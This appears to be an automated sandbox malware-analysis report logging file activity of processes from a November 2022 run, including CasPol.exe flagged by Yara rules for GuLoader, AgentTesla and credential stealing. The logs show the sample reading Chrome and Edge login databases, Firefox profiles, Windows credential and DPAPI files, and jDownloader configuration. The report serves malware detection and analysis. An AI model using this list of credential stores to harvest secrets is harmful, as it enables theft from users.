| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.out | 0 | 454 | ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e | C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation. | success or wait | 1 | 6C9A9B71 | WriteFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache | 0 | 4096 | 50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 24 ea fd fd 7a fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 | PSMODULECACHE$zYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc | success or wait | 1 | 6C9A9B71 | WriteFile |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache | 4096 | 3907 | 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 | Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac | success or wait | 1 | 6C9A9B71 | WriteFile |

**File Read**

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 4095 | success or wait | 1 | 6DA4099B | unknown |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 8173 | end of file | 1 | 6DA4099B | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6DA4099B | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 6135 | success or wait | 1 | 6DA4099B | unknown |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux | unknown | 176 | success or wait | 1 | 6D9962DE | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 4095 | success or wait | 1 | 6DA4D97A | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 8173 | end of file | 1 | 6DA4D97A | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6DA4D97A | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux | unknown | 900 | success or wait | 1 | 6D9962DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux | unknown | 620 | success or wait | 1 | 6D9962DE | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 4095 | success or wait | 1 | 6DA4099B | unknown |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 8173 | end of file | 1 | 6DA4099B | unknown |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 4095 | success or wait | 1 | 6DA4099B | unknown |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 8173 | end of file | 1 | 6DA4099B | unknown |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux | unknown | 748 | success or wait | 1 | 6D9962DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux | unknown | 748 | success or wait | 1 | 6D9962DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux | unknown | 300 | success or wait | 1 | 6D9962DE | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux | unknown | 764 | success or wait | 1 | 6D9962DE | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive | unknown | 64 | success or wait | 1 | 6DA4B684 | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux | unknown | 864 | success or wait | 1 | 6D9962DE | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4095 | success or wait | 1 | 6DA4099B | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 8171 | end of file | 1 | 6DA4099B | unknown |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1 | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1 | unknown | 492 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1 | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1 | unknown | 734 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1 | unknown | 4096 | success or wait | 2 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1 | unknown | 4096 | success or wait | 2 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1 | unknown | 4096 | success or wait | 7 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1 | unknown | 682 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1 | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1 | unknown | 289 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1 | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1 | unknown | 289 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1 | unknown | 4096 | success or wait | 143 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1 | unknown | 993 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1 | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1 | unknown | 599 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1 | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1 | unknown | 599 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1 | unknown | 4096 | success or wait | 8 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1 | unknown | 128 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1 | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1 | unknown | 490 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1 | unknown | 4096 | end of file | 1 | 6C9A9B71 | ReadFile |
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1 | unknown | 4096 | success or wait | 1 | 6C9A9B71 | ReadFile |

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1 | unknown | 490 | end of file | 1 | 6C9A9B71 | ReadFile |

## Analysis Process: conhost.exe PID: **424**, Parent PID: **416**

### General

| | |
|---|---|
| Target ID: | 6 |
| Start time: | 18:47:03 |
| Start date: | 28/11/2022 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff6297d0000 |
| File size: | 875008 bytes |
| MD5 hash: | 81CA40085FC75BABD2C91D18AA9FFA68 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: csc.exe PID: **4292**, Parent PID: **416**

### General

| | |
|---|---|
| Target ID: | 9 |
| Start time: | 18:47:34 |
| Start date: | 28/11/2022 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline |
| Imagebase: | 0xdf0000 |
| File size: | 2141552 bytes |
| MD5 hash: | EB80BB1CA9B9C7F516FF69AFCFD75B7D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | moderate |

### File Activities

#### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| c:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP | read attributes \| synchronize \| generic write | device | synchronous io non alert \| non directory file | success or wait | 1 | FBD9E8 | CreateFileW |

#### File Deleted

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP | success or wait | 1 | FBDA6B | DeleteFileW |

#### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP | 0 | 652 | 00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 | L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf | success or wait | 1 | E8773E | WriteFile |

**File Read**

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline | unknown | 371 | success or wait | 1 | E2D62D | ReadFile |
| C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs | unknown | 1333 | success or wait | 1 | E2D62D | ReadFile |

## Analysis Process: cvtres.exe PID: **7040**, Parent PID: **4292**

### General

| | |
|---|---|
| Target ID: | 10 |
| Start time: | 18:47:34 |
| Start date: | 28/11/2022 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB964.tmp" "c:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP" |
| Imagebase: | 0x430000 |
| File size: | 46832 bytes |
| MD5 hash: | 70D838A7DC5B359C3F938A71FAD77DB0 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: CasPol.exe PID: **7836**, Parent PID: **416**

## General

| | |
|---|---|
| Target ID: | 11 |
| Start time: | 18:47:54 |
| Start date: | 28/11/2022 |
| Path: | C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe |
| Imagebase: | 0x670000 |
| File size: | 106496 bytes |
| MD5 hash: | 7BAE06CBE364BB42B8C34FCFB90E3EBD |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000B.00000000.2410724852.0000000000B00000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security |

## File Activities

### File Created

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 730E614C | unknown |
| C:\Users\user\AppData\Roaming | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 730E614C | unknown |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 730E614C | unknown |
| C:\Users\user\AppData\Roaming | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 730E614C | unknown |

### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| \Device\ConDrv | 0 | 0 | 75 6e 6b 6e 6f 77 6e | unknown | success or wait | 1 | 1F9B09CF | WriteFile |
| \Device\ConDrv | 30 | 30 | 75 6e 6b 6e 6f 77 6e | unknown | success or wait | 1 | 1F9B09CF | WriteFile |

### File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config | unknown | 4095 | success or wait | 1 | 731155E4 | unknown |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config | unknown | 6304 | success or wait | 3 | 731155E4 | unknown |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config | unknown | 4095 | success or wait | 1 | 731155E4 | unknown |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config | unknown | 8173 | end of file | 1 | 731155E4 | unknown |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config | unknown | 4095 | success or wait | 1 | 731187D8 | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config | unknown | 8173 | end of file | 1 | 731187D8 | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config | unknown | 4095 | success or wait | 1 | 731187D8 | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config | unknown | 4095 | success or wait | 1 | 731155E4 | unknown |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config | unknown | 8175 | end of file | 1 | 731155E4 | unknown |

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data | unknown | 45056 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State | unknown | 4096 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State | unknown | 4096 | success or wait | 26 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State | unknown | 4096 | end of file | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini | unknown | 4096 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini | unknown | 4096 | end of file | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini | unknown | 4096 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini | unknown | 4096 | end of file | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data | unknown | 49152 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State | unknown | 4096 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State | unknown | 4096 | success or wait | 7 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State | unknown | 624 | end of file | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State | unknown | 4096 | end of file | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612 | unknown | 4096 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\50532441-cca8-46fd-b257-20b0963514e8 | unknown | 4096 | success or wait | 2 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612 | unknown | 4096 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D | unknown | 11120 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D | unknown | 11120 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Program Files (x86)\jDownloader\config\database.script | unknown | 4096 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Program Files (x86)\jDownloader\config\database.script | unknown | 4096 | end of file | 1 | 1F9B09CF | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config | unknown | 4095 | success or wait | 1 | 731155E4 | unknown |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config | unknown | 8173 | end of file | 1 | 731155E4 | unknown |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine .config | unknown | 4096 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine .config | unknown | 4096 | end of file | 1 | 1F9B09CF | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config | unknown | 4096 | success or wait | 1 | 1F9B09CF | ReadFile |
| C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config | unknown | 4096 | end of file | 1 | 1F9B09CF | ReadFile |

### Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Disassembly

**No disassembly**